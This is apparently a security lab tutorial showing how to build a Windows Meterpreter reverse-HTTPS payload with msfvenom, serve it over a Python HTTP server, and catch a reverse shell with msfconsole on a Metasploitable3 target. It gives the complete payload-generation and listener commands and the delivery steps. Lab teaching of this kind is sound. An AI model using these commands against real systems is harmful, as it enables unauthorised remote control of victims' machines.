Lab - Use Msfvenom to Create an HTTPS Payload


**Overview**

What if the victim has blocked all ports? In such cases, we can create payloads as per the ports running on the victim machine, such as 443 for HTTPS.

Msfvenom is a command-line instance of Metasploit used to generate various payloads for shellcode available in Metasploit.

**Lab Requirements**


* One virtual install of Kali Linux
* One virtual install of Metasploitable3-win2k8 (password: **vagrant**)
* Both VirtualBox adapters should be set to Host-only networking.



**Find your target’s IP address.**


Log on to your Win2k8 target machine as an administrator using the password **vagrant**.

Once you have a desktop, open a command prompt, and at the prompt, type **ipconfig**. Find the IP address for the local area connection.

****

You’ll also need the IP address of your Kali machine.

From your Kali desktop, open a new terminal. At the prompt type, ping <target IP address>.



You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to Host-only adapters and try again.

**Abbreviations**:

Lhost= (IP of Kali)


Lport= (Assigned to the listener)

P= (Payload type)


F= (file extension type)

**Begin the lab!**

On your Kali desktop, right-click and create a new folder and name that new folder, ShellCodes.



Right-click on the new folder, and from the context menu, select Open Terminal Here.




**Create an HTTPS Payload**


Write or copy and paste the following code at the terminal prompt at your Kali terminal.

msfvenom -p windows/meterpreter/reverse\_https lhost=192.168.56.101 lport=443 -f exe > /root/Desktop/ShellCodes/443.exe

Press enter.

After a short pause, the payload is generated and saved inside our working folder.






You must now figure out how to get the payload delivered to your target. The quick, down, and dirty way is to use Python to create a simple HTTP server to run inside our working folder that defaults to port 8000.

We need to have this simple HTTP server run inside our working folder where the payload is located. We right-click on the working folder from the context menu and select Open Terminal Here.

At the prompt, type:

python3 -m http.server

Press enter.




The HTTP server terminal must be left open though it can be minimized.

**Use msfconsole to create an HTTPS Payload**

On your Kali machine, open a new terminal at the prompt type msfconsole.

Press enter.



At the msf prompt, type the following commands one at time. Press enter after each command.

msf > use exploit/multi/handler


msf exploit(handler) > set payload windows/meterpreter/reverse\_https

msf exploit(handler) > set lhost 192.168.56.101

msf exploit(handler) > set lport 443

msf exploit(handler) > exploit

Our Kali is listening on port 443 for a request from our target to establish a reverse shell.




**Launch the payload**


Log on as an administrator to your W2k8 target. From the desktop of your Win2k8 target machine, click on the Start button and launch Internet explorer.

In the address bar, type the IP address of your Kali machine followed by a colon (:) and the port number used by the HTPP server, 8000.


If everything is working, you will be presented with the directory of contents inside the working folder sitting on the Desktop of your Kali machine.




2x click payload and from the next window select, run.



A security warning pops up; click the run button a second time.



Once we run the payload and if everything is configured correctly, we will have established an HTTPS reverse shell connection with a meterpreter session.



**Summary –**

In this short lab, you learned how to use Msfvenom to generate an HTTPS Payload, and you learned how to use Python3 to start a simple HTTP server to copy files from your Kali to your target machine easily.

End of the Lab!